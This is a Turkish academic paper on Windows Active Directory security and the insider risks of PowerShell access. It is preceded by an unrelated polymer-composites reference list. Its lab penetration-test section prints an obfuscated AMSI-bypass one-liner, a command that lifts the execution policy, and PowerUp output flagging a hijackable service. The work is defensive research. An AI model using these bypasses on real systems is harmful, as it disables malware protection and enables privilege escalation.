[7] Akhil, U. V., Radhika, N., Saleh, B., Krishna, S. A., Noble, N., & Rajeshkumar, L., A comprehensive review on plant-based natural fiber reinforced polymer composites: Fabrication, properties, and applications, Polymer Composites, 44(5), 2598-2633, (2023).

[8] Yoruç, A. B. H., & Uğraşkan, V., Yeşil Polimerler ve Uygulamaları. Afyon Kocatepe Üniversitesi Fen ve Mühendislik Bilimleri Dergisi, 17(1), 318-337, (2017).

[9] Fuqua, M. A., Huo, S., & Ulven, C. A., Natural fiber reinforced composites. Polymer reviews, 52(3), 259-320, (2012).

[10] Bacak Güllü, E., & Avcı, G., Timokinon: *Nigella Sativa*'nm Biyoaktif Komponenti, (2013).

[11] Solati, Z., Baharin, B. S., & Bagheri, H., Antioxidant property, thymoquinone content and chemical characteristics of different extracts from *Nigella sativa* L. seeds. Journal of the American Oil Chemists' Society, 91, 295-300, (2014).

- [12] Wambua P, Ivens J, Verpoest I. "Natural fibres: Can they replace glass in fibre reinforced plastics?". *Composites Science and Technology*, 63(9), 1259-1264, (2003).
- [13] Joshi S V., Drzal LT, Mohanty AK, Arora S. "Are natural fiber composites environmentally superior to glass fiber reinforced composites?". *Composites Part A: Applied Science and Manufacturing*, 35(3), 371-376, (2004).
- [14] Faruk, O., Bledzki, A. K., Fink, H. P., & Sain, M., *Biocomposites reinforced with natural fibers: 2000–2010. Progress in polymer science*, 37(11), 1552-1596, (2012).
- [15] Mishra, S., Naik, J. B., & Patil, Y. P., The compatibilising effect of maleic anhydride on swelling and mechanical properties of plant-fiber-reinforced novolac composites. *Composites Science and Technology*, 60(9), 1729-1735, (2000).
- [16] Tanasă, F., Zănoagă, M., Teacă, C. A., Nechifor, M., & Shahzad, A., Modified hemp fibers intended for fiber-reinforced polymer composites used in structural applications—A review. I. Methods of modification. *Polymer Composites*, 41(1), 5-31, (2020).
- [17] Sullins, T., Pillay, S., Komus, A., & Ning, H., Hemp fiber reinforced polypropylene composites: The effects of material treatments. *Composites Part B: Engineering*, 114, 15-22, (2017).
- [18] Şahin, A. Ş., & Sayer, S., Doğal lif takviyesinin poliolenin bazlı hibrit kompozitlerin mekanik özellikleri üzerindeki etkisi, *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*, 26(4), 605-612, (2020).
- [19] Özgan, A. O., & Özdemir, F., Yumurta kabuğunun odun plastik kompozit üretiminde kullanımı, *Kahramanmaraş Sütçü İmam Üniversitesi Mühendislik Bilimleri Dergisi*, 24(4), 308-318, (2021).
- [20] Atikler, U., (2004), Preparation and characterization of polypropylene-cellulose composites, *Izmir Institute of Technology, Turkey*.
- [21] Ulutaş, E., Taşdemir, Münir & Koçak, Emine, Geri dönüşümlü polipropilen/pirinç kabuğu polimer kompozitinin fiziksel özelliklerinin incelenmesi, (2019).
- [22] Taşdemir, Münir, & Kaştan, A., Zeytin çekirdeği tozu ilave edilmiş polipropilen kompozitinin aşınma ve fiziksel özellikleri. *Bitlis Eren Üniversitesi Fen Bilimleri Dergisi*, 10(2), 568-576, (2021).
- [23] Al-Mahasneh, M. A., Ababneh, H. A. & Rababah, T., Some engineering and thermal properties of black cumin (*Nigella sativa* L.) seeds. *International Journal of Food Science and Technology*, 43, 1047-1052, (2008).
- [24] Taşdemir, M.. Effects of olive pit and almond shell powder on polypropylene. *Key Engineering Materials*, 733, 65-68, (2017).
- [25] Dairi, B., Djidjelli, H., Boukerrou, A., Migneault, S., & Koubaa, A.. Morphological, mechanical, and physical properties of composites made with wood flour-reinforced polypropylene/recycled poly (ethylene terephthalate) blends. *Polymer Composites*, 38(8), 1749-1755, (2017).
- [26] Akbaş, S., Güleç, T., Tufan, M., Taşçoğlu, C., & Peker, H.. Fındık kabuklarının polipropilen esaslı polimer kompozit üretiminde değerlendirilmesi, (2013).
- [27] Stokke, D. D., & Gardner, D. J.. Fundamental aspects of wood as a component of thermoplastic composites. *Journal of Vinyl and Additive Technology*, 9(2), 96-104, (2003).
- [28] Li, R., Güneşi, B., Dang, L., Tavası, T., Xu, J., Xu, Ş., Effect of the melt flow index of compatibilizer on the melt processing and properties of highly filled magnesium hydroxide/linear low density polyethylene composites, *Journal of Applied Polymer Science*, 140(36), (2023). <https://doi.org/10.1002/app.54371>
- [29] Sanadi, A. R., & Stelte, W., Effect of the characteristics of maleic anhydride-grafted polypropylene (mapp) compatibilizer on the properties of highly filled (85%) kenaf-polypropylene composites, *Materials Research*, 26, (2023). <https://doi.org/10.1590/1980-5373-MR-2022-0428>
- [30] Shaharudin, M. I., Baba, N. B., Mohd, A., Mohammed, R. M., Sidik, M., An Experimental investigation on melt flow index and water absorption of rhips/abs/kenaf composite, *Journal of Advanced Research in Fluid Mechanics and Thermal Sciences*, 108, 103-113, (2023).

[31] Xiuju, Z., Juncai, S., Huajun, Y., Zhidan, L., & Shaozao, T.. Mechanical properties, morphology, thermal performance, crystallization behavior, and kinetics of PP/microcrystal cellulose composites compatibilized by two different compatibilizers. *Journal of Thermoplastic Composite Materials*, 24(6), 735-754, (2011).

[32] Gümüş, B. E., Yağcı, Ö., Erdoğan, D. C., & Taşdemir, M.. Dynamical mechanical properties of polypropylene composites filled with olive pit particles. *J. Test. Eval*, 47(4), (2019).

Windows Aktif Dizin Etki Alanı Servisi ve Kurumsal Ağ Güvenliği: PowerShell Erişiminin Analizi ve Önlemler

Zeynep ŞENTÜRK^{1*}  Erdal IRMAK² 

¹Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Bilgi Güvenliği Mühendisliği Ana Bilim Dalı, Ankara, Türkiye

²Gazi Üniversitesi, Teknoloji Fakültesi, Elektrik Elektronik Mühendisliği Bölümü, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 06/03/2024
Düzeltilme: 13/05/2024
Kabul: 30/05/2024

Anahtar Kelimeler

Windows aktif dizin etki
Alanı servisi
PowerShell
Etki alanı sızma testi

Article Info


Research article
Received: 06/03/2024
Revision: 13/05/2024
Accepted: 30/05/2024

Keywords

Windows active directory
Domain service
PowerShell
Domain penetration testing

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada, temsili kurumsal ağ üzerinde PowerShell kullanılarak bir etki alanı sızma testi gerçekleştirilmiştir. Sızma testi senaryosunda, yetkisiz son kullanıcı bilgisayarında oturum açan yetkisiz saldırgan profilinin, etki alanı denetleyicisine erişim adımları işlenmiştir. / In this study, a domain penetration test was carried out using PowerShell on a representative enterprise network. In the penetration test scenario, the steps of the unauthorized attacker profile logging in to the unauthorized end user computer to access the domain controller are covered.



Şekil A: Etki alanı sızma testi senaryosu / Domain penetration test scenario

Önemli noktalar (Highlights)

- PowerShell erişiminin, kurumlar için oluşturduğu risk ve tehlikenin incelenmesi. / Examining the risk and danger that PowerShell access poses for institutions
- Kurumsal ağda bulunan potansiyel zafiyetlerin incelenmesi. / Examining potential vulnerabilities in the enterprise network.
- Windows Aktif Dizin Etki Alanı Servisi güvenliği için alınabilecek önlemlerin sunulması. / Presenting the precautions that can be taken for Windows Active Directory Domain Service security

Amaç (Aim): Bu çalışmanın amacı, kurumsal ağlarda PowerShell erişiminin oluşturduğu güvenlik risklerini incelemek ve bu risklere karşı önlemler sunmaktır. / The purpose of this study is to examine the security risks posed by PowerShell access in enterprise networks and to offer precautions against these risks.

Özgünlük (Originality): Literatür incelendiğinde, kurumsal ağ güvenliği konusu çalışmada olduğu gibi PowerShell erişimi bakış açısıyla değerlendirilmemiştir. / When the literature is examined, corporate network security has not been evaluated from the perspective of PowerShell access as in the study.

Bulgular (Results): Kurumlarda PowerShell erişimi, etki alanı güvenliği açısından risk oluşturmaktadır. / PowerShell access in organizations poses a risk to domain security.

Sonuç (Conclusion): Kurumlarda etki alanı güvenliğinin artırılması için PowerShell erişimi, kullanıcılara kapatılmalıdır. / To increase domain security in organizations, PowerShell access should be closed to users.



Windows Aktif Dizin Etki Alanı Servisi ve Kurumsal Ağ Güvenliği: PowerShell Erişiminin Analizi ve Önlemler

Zeynep ŞENTÜRK^{1*} Erdal IRMAK²

¹ Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Bilgi Güvenliği Mühendisliği Ana Bilim Dalı, Ankara, Türkiye

² Gazi Üniversitesi, Teknoloji Fakültesi, Elektrik Elektronik Mühendisliği Bölümü, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 06/03/2024
Düzeltilme: 13/05/2024
Kabul: 30/05/2024

Anahtar Kelimeler

Windows aktif dizin etki
Alanı servisi
PowerShell
Etki alanı sızma testi

Öz

Bu çalışma, Microsoft tarafından geliştirilen ve organizasyonlar için kritik bir bilgi teknolojileri bileşeni olan Windows Aktif Dizin Etki Alanı Servisi'ni ele almaktadır. Bu servis, sunduğu yüksek işlevsellikle dünya genelinde yaygın bir şekilde kullanılmaktadır, ancak aynı zamanda kurumları siber saldırılara karşı savunmasız kılan bir hedef haline gelmiştir. Bu nedenle çalışmada öncelikle Windows PowerShell kabuk katman ortamının kurumsal ağlar için potansiyel tehlikeleri ortaya konulmuştur. Örnek bir kurumsal ağ ortamında Windows Aktif Dizin Etki Alanı Servisi kullanılarak, yetkisiz bir kullanıcı oturumu açan kötü niyetli personelin ağ üzerinde gerçekleştirebileceği saldırılar uygulamalı olarak incelenmiştir. Sonuçlar, kurum içinde personelin kabuk katmana erişebilmesinin büyük güvenlik riskleri oluşturduğunu göstermektedir. Kurumların bu tür saldırılardan korunması amacıyla kabuk katman ortamının güvenliğini artıracak ve potansiyel saldırıları engellemek için etkili bir strateji oluşturmayı amaçlayan önlemler tartışılmıştır. Çalışmanın, kurumsal ağların güvenliğine önemli katkılar sağlayacağı değerlendirilmektedir.

Windows Active Directory Domain Services and Enterprise Network Security: Analysis and Measures for PowerShell Access

Article Info

Research article
Received: 06/03/2024
Revision: 13/05/2024
Accepted: 30/05/2024

Keywords

Windows active directory
Domain service
PowerShell
Domain penetration
testing

Abstract

This study discusses the Windows Active Directory Domain Service, developed by Microsoft, and a critical information technology component for organizations. This service is widely used around the world because of the high functionality it offers, but it has also become a target that makes organizations vulnerable to cyber-attacks. For this reason, in the study, first of all, the potential dangers of the Windows PowerShell shell layer environment for corporate networks are revealed. Using the Windows Active Directory Domain Service in a sample corporate network environment, the attacks that can be carried out on the network by malicious personnel who log in to an unauthorized user have been practically examined. The results show that internal personnel access to the shell layer poses major security risks. To protect institutions from such attacks, measures that will increase the security of the shell layer environment and aim to create an effective strategy to prevent potential attacks are discussed. It is evaluated that the study will make significant contributions to the security of corporate networks.

1. GİRİŞ (INTRODUCTION)

Microsoft firmasının sahibi olduğu Windows işletim sistemi, küresel ölçekte en yaygın kullanılan bilgisayar işletim sistemi olarak baskın konuma sahiptir [1]. Microsoft, bir dizin hizmeti olarak Aktif Dizin Etki Alanı Servisi'ni Windows 2000 sunucu işletim sistemiyle piyasaya sürmüştür [2]. Entegrasyon kolaylığı ve yönetimi kolaylaştırması nedeniyle aktif dizin servisi piyasaya

sürüldüğünden beri işletmeler için önemli bir altyapı bileşeni haline gelmiştir. Etki alanı yapısı bu dizin hizmetinin bir parçasıdır. Her etki alanının, Domain Controller olarak ifade edilen en az bir etki alanı denetleyicisi vardır ve etki alanı denetleyicisi bu etki alanının en yetkili ve kritik sunucusudur. Aktif dizin servisi; merkezi yönetim imkânı, kullanıcıların yetkilendirme işlemlerinin gruplandırılarak yapılabilmesi, kimlik doğrulaması yapılabilmesi, replikasyon özelliği ile veri tabanının

aktarımının yapılabilmesi gibi özellikleri sebebiyle saldırganlar için önemli bir hedef haline gelmektedir. Saldırıları sonucunda kurumlar, veri kayıplarının yanı sıra finansal olarak da önemli kayıplara uğramaktadır [3].

Kurum ve kuruluşlara yapılan siber saldırılar her zaman dışarıdan gelmemektedir. Kurum personeli, siber güvenlik açısından birer iç tehdit olarak değerlendirilebilir. Kötü niyetli personel veya ihmalkâr davranışlar güvenlik açısından olumsuz sonuçlar doğurabilir. Etki alanına üye bir bilgisayarı ele geçirmiş olan bir saldırgan ile kurum bilgisayarında oturum açma yetkisine sahip kötü niyetli bir kurum personeli aynı saldırı vektörlerini koşturabilir. Ponemon Enstitüsü tarafından hazırlanan “2022 İçeriden Gelen Tehditlerin Maliyeti” raporuna göre iç tehdit olayları son iki yılda %50 artmıştır. Raporda saldırıların yarısından fazlasının ihmalden, dörtte birinin kötü niyetli kişilerden, geri kalan kısmının ise kimlik hırsızlığından kaynaklandığı belirtilmiştir [4]. Bu oldukça ciddi bir artış oranına işaret etmektedir. İç tehditlerin yeterince ciddiye alınmaması, bu artışın temel sebeplerinden biridir. İçeriden gelen tehditler şirketler için ciddi veri ihlallerine sebep olmaktadır. Fortinet, bilgi teknolojileri uzmanlarıyla yaptığı ankette; dolandırıcılık (%55), parasal kazançlar (%49) ve fikri mülkiyet hırsızlığının (%44) içeriden tehdit saldırısının gerçekleşmesinin en büyük üç nedeni olduğunu ortaya koymuştur [5].

2022'de dünyanın en büyük şirketlerinden biri olan Microsoft, içeriden bir saldırıya uğramıştır. Birden fazla çalışanın, GitHub'daki şirketin altyapısına ait hassas oturum açma giriş bilgilerini sızdırdığı tespit edilmiştir. Bu durum tüm şirketi tehlikeye atarak saldırganların Azure sunucularına ve Microsoft'un diğer dâhili sistemlerine erişmesine imkân sağlamıştır [6]. Yine dünya çapında büyük şirketlerden biri olan Tesla şirketinin bir çalışanı, büyük miktarda son derece hassas olan verileri çalarak bunları bilinmeyen üçüncü taraflara göndermek için şirketin ağına olan güvenilir erişimini kullanmıştır [7].

Kurumların siber saldırılardan korunmak için aldığı önemli tedbirlerden bir tanesi sızma testi uygulamalarıdır. Sızma testleri, sistemleri daha güvenli hale getirmek amacıyla zafiyetleri bulmak ve bu zafiyetlerin nasıl kapatılacağı konusunda yol göstermek için yapılan yasal siber saldırı çalışmalarıdır [8]. Kurumlar sızma testleri için; dış ağ, iç ağ, web uygulamaları, kablosuz ağ, sosyal mühendislik, Dağıtık Hizmet Engelleme (DDoS), etki alanı ve fiziksel güvenlik gibi birçok farklı alan içerisinden kendi test kapsamlarını belirlerler. Bu

çalışma kapsamında ise etki alanı sızma testine odaklanılmıştır.

Etki alanı saldırıları keşif aşaması ile başlar ve aktif dizin nesnelere ilgili bilgiler toplanır. Keşif aşamasında; mevcut etki alanı yapısı, kullanıcı hesapları, makineler, ayrıcalıklı gruplar, Erişim Kontrol Listesi (ACL) girişleri, grup ilkeleri, servisler hakkında bilgi toplanır [9]. Toplanan bilgiler aktif dizin üyesi diğer nesnelere üzerinde kullanılmaya çalışılır. Windows etki alanı saldırılarının nihai hedefi, Windows etki alanı yönetici ayrıcalıkları kazanmak ve böylece tüm etki alanı bileşenleri üzerinde kontrol elde etmektir [10]. Keşif aşamasından sonra, daha fazla işlem kabiliyeti elde etmek için yetki yükseltme saldırıları gerçekleştirilmektedir. Aktif dizin ortamında yetki yükseltme aşamasında; genel olarak PassTheHash saldırısı [11], Kerberoasting saldırısı [12] ve hatalı nesne yapılandırılmalardan yararlanılmaktadır. Saldırılarda; mantıksal, yazılımsal ve yapılandırma kaynaklı hatalar üzerine yoğunlaşarak etki alanı denetleyicisinin ele geçirilmesi hedeflenmektedir. Hedef bu olsa dahi etki alanı denetleyicisinin ele geçirilemediği fakat etki alanına üye birçok kritik bilgisayarın ele geçirildiği durumlar da mümkündür. Hedefledikleri sistemlere erişebilen saldırganlar bu ortamda mümkün olduğunca uzun kalmak için kalıcılık sağlama yöntemlerine başvururlar.

Sızma testlerinde kullanılmak üzere çeşitli araçlar mevcuttur. Bu çalışmada, desteklenen tüm Windows sürümlerine varsayılan olarak gelen PowerShell aracı ile sızma testi gerçekleştirilmiştir. PowerShell; Microsoft.NET çerçevesinde oluşturulmuş güçlü bir komut dosyası dili, bir komut satırı kabuğu ve görev odaklı komut dosyası oluşturma platformudur [13]. Çok çeşitli kitaplıklar, kullanışlı yerel PowerShell komutları ve çok yönlülüğü nedeniyle bilgi teknolojileri operatörleri için kolaylıklar sağlamaktadır. PowerShell ile Windows Dinamik Bağlantı Kitaplıkları (DLL) fonksiyonları çağrılabilir. PowerShell, Windows sistemlerini yönetme ve görevleri otomatikleştirme konusunda işlevsellik ve esneklik sağladığından özellikle sistem yöneticileri tarafından sıklıkla kullanılmaktadır. PowerShell'in sağlamış olduğu esnekliklerin kötü niyetli kişiler tarafından kullanılması, sistem için büyük güvenlik açıklıkları oluşturabilir. Saldırganlar, ayak izlerini azaltabilirler ve savunma mekanizmalarından kaçabilirler. 2016 yılında açık kaynaklı bir proje olarak sunulan Powershell 6.0 (Powershell Core), bazı büyük Linux dağıtımlarında ve MacOS dahil olmak üzere birçok farklı platformda kullanılabilir [14].

Sızma testleri ile ilgili yapılan literatür taramasında; çalışma [15]'de sızma testi araçları incelenerek Kali Linux'te bulunan 6 farklı başlığı kapsayan 18 farklı araç incelenmiştir. Araçların kabiliyetleri gösterilerek ücretsiz olan bu araçların kötü niyetli kişiler tarafından kullanılırsa ne kadar zararlı olabilecekleri vurgulanmıştır. Çalışma [16]'da, siber korsanların ve sızma testi ekiplerinin sıklıkla kullandığı Metasploit Framework aracının kabiliyetleri anlatılmıştır. Metasploit Framework'e ait bir araç olan "msfvenom" ile ilgili kısa bir uygulama çalışması yapılarak sonuçları paylaşılmıştır.

Sızma testlerinde kullanılan bir diğer araç olan ağ haritalama (Nmap) aracının anlatıldığı çalışma [17]'de, bu aracın kullanım alanlarından bahsedilmiştir. Nmap parametrelerinden bazılarının işlevi anlatılarak, kullanımı ve sonuçları paylaşılmıştır. Çalışma [18]'de, Nmap aracına karşı bir algılama yaklaşımı olarak, kapsamlı Nmap tespit kuralları önerilmiştir. Saldırı Tespit Sistemleri (IDS)'nin Nmap taramalarını tespit etme konusunda yetersiz olduğuna dikkat çekilmiştir. Bir test ortamı kurularak önerilen kurallar çerçevesinde bir deney yapılmıştır. Yüksek doğruluk oranına sahip sonuçlar elde edilmiştir.

Çalışma [19]'da yazarlar, saldırganların kurumsal yapıdaki saldırı yüzeyini genişletmek için kullandıkları yanal hareket tekniğini ele almıştır. Bu saldırı tekniğinin tespit edilmesindeki sorunlara değinilmiş ve yanal hareket saldırılarına karşı alınabilecek önlemlere yer verilmiştir. Sızma testleriyle ilgili yapılan çalışma [20]'de, sızma testi metodolojileri, stratejileri ve sızma testi araçları anlatılmıştır. Sızma testlerinde kullanılan araçlar işlevleri ile birlikte tablo halinde sunulmuştur. Tanıtılan sızma testi araçlarından ücretsiz olan araçların kabiliyeti gösterilerek bu araçların kötü niyetli kişiler tarafından kullanılması ihtimaline değinilerek sızma testlerinin önemi vurgulanmıştır. İncelenen çalışmalar sonucunda, sızma testi çalışmalarının büyük oranda Kali Linux işletim sistemi kullanılarak gerçekleştirildiği görülmüştür. Bunun sebebi, Kali Linux işletim sisteminde mevcut olan saldırı araçlarıdır.

Daha önce PowerShell ile ilgili yapılan çalışmalardan [21]'de, sızma testi sırasında kullanılabilecek Empire ve Nishang araçlarının PowerShell'de kullanımına yer verilmiştir. Test sırasında kullanılabilecek birkaç komuttan bahsedilmiş olsa da çalışmadaki açıklama ve uygulamalar oldukça kısıtlıdır. Konuyla ilgili bir diğer kaynak olan [22]'de, aktif dizin saldırılarına değinilmiş ve PowerShell'in bazı komut ve

araçlarının bu saldırılarda kullanılabileceğinden bahsedilmiştir. Fakat çalışmada, PowerShell ile yapılabilecek bir sızma testi mevcut değildir. Bu iki çalışma haricinde kaynaklar taranmış olsa da literatürde konuyla ilgili Türkçe kaynak eksikliği dikkat çekmektedir.

Yukarıda kısaca özetlenen motivasyonla bu çalışmada, işlevselliği ve yaygın kullanımı nedeniyle siber saldırılara karşı popüler bir hedef olan Windows Aktif Dizin Etki Alanı Servisi siber güvenlik boyutuyla incelenerek Windows PowerShell kabuk katman ortamının potansiyel tehlikeleri üzerinde durulmuştur. Bu amaçlarla çalışmada bir kurum bilgisayarlarında kabuk katmanı -PowerShell- erişimi olan yetkisiz bir kullanıcının, kurum için oluşturabileceği güvenlik risklerini görebilmek amacıyla bir uygulama sunulmuştur. Uygulama çalışması için oluşturulan temsili kurumsal ağ üzerinde, yetkisiz bir kullanıcı hesabı aracılığıyla bir sızma testi gerçekleştirilmiştir. Bu sızma testi senaryosunun özgünlüğü, çalışmanın yenilikçi yönünü oluşturmaktadır. Ayrıca, kabuk katmanına erişimi olan kötü niyetli bir kullanıcının ağda gerçekleştirebileceği saldırılar paylaşılmıştır. Çalışmanın özellikle Windows PowerShell aracılığıyla yetkisiz erişimleri ve içeriden yapılabilecek saldırıları detaylı bir şekilde sunmasıyla literatüre katkı sağlayacağı ve güvenlik zafiyetlerinin istismarını örneklemek için gerçek saldırı vektörleri ve senaryoları üzerinden uygulamaları içermesiyle kritik bir öneme sahip olacağı değerlendirilmektedir. Ayrıca, kabuk katman ortamının güvenliğini artırmak ve potansiyel saldırıları engellemek için önerilen stratejiler, kurumların güvenlik politikalarını güçlendirmelerine yardımcı olacaktır.

2. POWERSHELL İLE ETKİ ALANI SIZMA TESTİ (DOMAIN PENETRATION TESTING WITH POWERSHELL)

Bu bölümde, çalışma için sanal ortamda oluşturulan temsili kurumsal bir ağ üzerinde etki alanı sızma testi gerçekleştirilmiştir. Bu sızma testinin amacı; Windows etki alanı servisi kullanılan organizasyonlarda, yetkisiz bir kullanıcının, ek bir işletim sistemi kurmaksızın, Windows'ta yerleşik olarak bulunan PowerShell'i kullanarak gerçekleştirebileceği saldırıları incelemektir.

Sızma testlerinde kullanılan farklı metodolojiler mevcuttur. Bunlardan yaygın olanları; Açık Kaynak Güvenlik Testi Metodoloji Kılavuzu (OSSTMM), Açık Web Uygulama Güvenliği Projesi (OWASP), Bilgi Sistemleri Güvenliği Değerlendirme

Çerçevesi (ISSAF) ve Sızma Testi Uygulama Standardı (PTES) ve Ulusal Standartlar ve Teknoloji Enstitüsü (NIST)'e ait metodolojiler [23]. Bu metodolojiler incelenerek bu çalışmada gerçekleştirilecek olan etki alanı sızma testi için en uygun metodoloji çıkarılarak Şekil 1'de gösterilmiştir.

Kullanıcı, etki alanına üye "W11-ZYNPPC.zynp.com" bilgisayarını kullanmaktadır. Senaryoda, zsenturk@zynp.com" kullanıcısının etki alanı zafiyetlerini PowerShell ile sömürerek en yetkisiz profilden, en yetkili profil olan "Domain Admins" grubuna üye olma süreci işlenmiştir (Şekil 2).

Bu süreçteki zafiyetlerin sömürülmesine dair ekran alıntıları paylaşarak kullanılan etki alanı atak vektörleri paylaşılmıştır. Bu ortamda gerçekleştirilebilecek olan saldırıda hedef; aktif dizin servisine üye olan mümkün olduğunca çok bilgisayara erişim sağlamak, erişim sağlanan

bilgisayarlardan bilgi toplamak ve nihai olarak etki alanı denetleyicisini ele geçirmektir.

Temsili kurumsal ağ ortamı için 6 adet en güncel Windows işletim sistemine sahip sanal bilgisayar kurulmuştur. Deney ortamı için kullanılan cihazın özellikleri Tablo 1'de sunulmuştur. Sanallaştırma platformu olarak, VMware Workstation 17 Pro [24] kullanılmıştır. "zynp.com" adında bir etki alanı oluşturulmuştur. Bu etki alanında yer alan bilgisayarlar Tablo 2'de listelenmiştir. "zynp.com" etki alanına yapılacak olan sızma testi çalışmasında, etki alanında ve etki alanı üyesi bilgisayarda oturum açma yetkisi dışında herhangi bir yetkisi veya ayrıcalığı bulunmayan "zsenturk@zynp.com" kullanıcı hesabı kullanılmıştır.

Şekil 1.
testi



metodolojisi (Penetration testing methodology)

Tablo 1. Temsili kurumsal ağ kurmak için kullanılan cihazın özellikleri (Features of the device used to establish a representative enterprise network)

Cihaz	Özellikleri
CPU	Intel i9 13900K
RAM	64 Gbyte 5200 Mhz
İşletim Sistemi	Windows 11- 64 bit
Grafik İşlemci	Nvidia RTX 4080

Tablo 2. Deney ortamında bulunan bilgisayarlar hakkında bilgiler (Information about the computers in the experimental environment)


İşletim Sistemi	Bilgisayar Adı	Bilgisayar IP	Bilgisayar Rolü
Windows 11	W11-ZYNPPC.zynp.com	192.168.0.109/24	Standart Yetkili Bilgisayar
Windows 11	BILGIISLEMPC.zynp.com	192.168.1.108/24	Sistem Yöneticisi Bilgisayarı
Windows Server 2022	SW1-22-ISS-ZYNP.zynp.com	192.168.2.106/24	IIS Sunucu Bilgisayarı

Tablo 2'nin devamı

Windows Server 2022	SW2-22-SQL-ZYNP.zynp.com	192.168.2.105/24	SQL Sunucu Bilgisayarı
Windows Server 2022	SW3-22-EXC-ZYNP.zynp.com	192.168.2.110/24	Exchange Sunucu Bilgisayarı
Windows Server 2022	ZEYNEPDC01.zynp.com	192.168.3.100/24	Etki Alanı Denetleyicisi

Bu çalışmada, erişim kontrolü ile daha güvenli bir ağ yapısı oluşturmak amacıyla sanal yerel alan ağı (VLAN) yapılandırmasından yararlanılmıştır. Bilindiği üzere VLAN yapılandırması, farklı katmanları veya işlevleri bölümlere ayırarak ve izole ederek ağ trafiğini optimize etmek için kullanılan bir yöntemdir ve trafiği mantıksal olarak ayırarak yönetim kolaylığı ve güvenlik sunar. Aynı zamanda esneklik ve ölçeklenebilirlik sağlayarak fiziksel altyapıyı değiştirmeden yeni VLAN'ların oluşturulmasına olanak tanır. Çalışmada, VMware Workstation'da yer alan "Sanal Ağ Düzenleyicisi" seçeneğinden "ağ ekle" seçeneği ile VLAN'lar için sanal anahtar oluşturularak her VLAN'a bir numara verilmiştir. Sanal makineler ilgili VLAN'lara bağlanmıştır. IP adresleri atanarak "custom" mod üzerinden konfigürasyonlar tamamlanmıştır.


Network trafik akışını yönlendirmek için Erişim Kontrol Listeleri (ACL) kullanılmıştır. Bu listeler ağ trafiğini filtrelemek için VLAN'larla birlikte kullanılabilir ve ağ yöneticilerinin belirli kullanıcılara veya cihazlara erişimi kontrol etmesine olanak tanır. Ağ yöneticileri, bir VLAN'a erişim izni verilen belirli IP adreslerinden gelen trafiğe izin vererek ağ güvenliğini artırabilir ve yetkisiz erişimi önleyebilir. Erişim kontrol listelerinin bu şekilde kullanımı ağ trafiğinin güvenliğini sağlamada önemli bir adımdır ve VLAN yapılandırmasında yaygın olarak kullanılır. Bu nedenle bu çalışmada da Şekil 2'de gösterildiği gibi 4 farklı VLAN oluşturulmuştur. Bunlar, erişim imkânları en kısıtlı olandan en geniş olanına doğru sırasıyla; VLAN0, VLAN1, VLAN2 ve VLAN3 olacak şekilde ayarlanmıştır

**Şekil 2.** Sızma testi senaryosu (Penetration test scenario)

3. UYGULAMA ÇALIŞMASI (EXPERIMENTAL STUDY)

Saldırgan rolündeki zsenturk@zypn.com kullanıcısının etki alanındaki kullanıcılar, gruplar

ve bilgisayarlar ile ilgili ilişkileri, açık kaynaklı bir araç olan BloodHound [25] aracı ile görsel olarak Şekil 3'te sunulmuştur.



Şekil 3. Zypn.com etki alanı nesneleri arasındaki ilişki yapısının BloodHound ile görüntülenmesi (Visualizing the relational structure between Zypn.com domain objects with BloodHound)

Kurumda yetkisiz bir etki alanı kullanıcısı olan zsenturk@zypn.com kullanıcısı ile W11-ZYNPPC.zypn.com bilgisayarında oturum açılmıştır. PowerShell erişimi bulunan zsenturk@zypn.com kullanıcısı ilk olarak, çalıştırılmak istenen betikler konusunda herhangi bir güvenlik sistemi tarafından engellenmemek için

"Powershell.exe -ExecutionPolicy Unrestricted" parametresi kullanılarak PowerShell içerisinde yürütülecek komut veya betiklerin PowerShell tarafından kısıtlamaya uğramasını engellemiştir. Microsoft'un kötü amaçlı yazılım tespiti ve engelleme sistemini (AMSI) devre dışı bırakmak için Şekil 4'teki PowerShell komutu kullanılmıştır.

```
PS C:\Users\zsenturk\Desktop> Import-Module .\PowerView.ps1
At C:\Users\zsenturk\Desktop\PowerView.ps1:1 char:1
+ #requires -version 2
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\zsenturk\Desktop> S'eT-It'em ( 'V'+aR' + 'IA' + ('bLE:1'+q2') + ('uZ'+x') ) ( [Type] ( "{0}"-F'F', 'rE'
) ); ( Get-varI'A'BLE ( ('1Q'+2U') +zX' ) -vAl )."A'ss'Emby"."GET'TY'Pe"( ( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti
'+l'), 'A', ('Am'+si'), ('.Man'+age'+men'+t.'), ('u'+to'+mation.'), 's', ('Syst'+em') ) )."g'etf'iELD"( ( "{0}{2}{1}" -f
('a'+msi'), 'd', ('I'+nitF'+aile') ), ( "{2}{4}{0}{1}{3}" -f ('S'+tat'), 'i', ('Non'+Publ'+i'), 'c', 'c', 'c' ) )."s'eT'VaLUE"(
${n'ULL}, ${t'RuE} )
PS C:\Users\zsenturk\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\zsenturk\Desktop>
```

Şekil 4. AMSI Bypass için kullanılan PowerShell scripti (PowerShell script used for AMSI Bypass)

Enumeration çalışması sırasında, Şekil 5'te gösterildiği üzere "ARGE Users Service" adında hatalı yapılandırılmış bir servis tespit edilmiş ve

yetkisiz kullanıcıların ilgili servis üzerinde yazma ayrıcalığı olduğu görülmüştür.

```
PS C:\Users\zsenturk\Desktop> Import-Module .\PowerUp.ps1
PS C:\Users\zsenturk\Desktop> Invoke-AllChecks

[*] Running Invoke-AllChecks

ServiceName : Arge Users Service
Path         : C:\Program Files\Arge\Arge Files\Arge Betikleri\ArgeService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                  Permissions=AppendData/AddSubdirectory}
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Arge Users Service' -Path <HijackPath>
CanRestart  : False

ServiceName : Arge Users Service
Path         : C:\Program Files\Arge\Arge Files\Arge Betikleri\ArgeService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
